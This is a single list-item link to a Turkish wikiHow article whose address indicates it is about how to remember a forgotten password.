- <https://www.wikihow.com.tr/Unutulan-Bir-Parola-Nas%C4%B1l-Hat%C4%B1rlan%C4%B1r>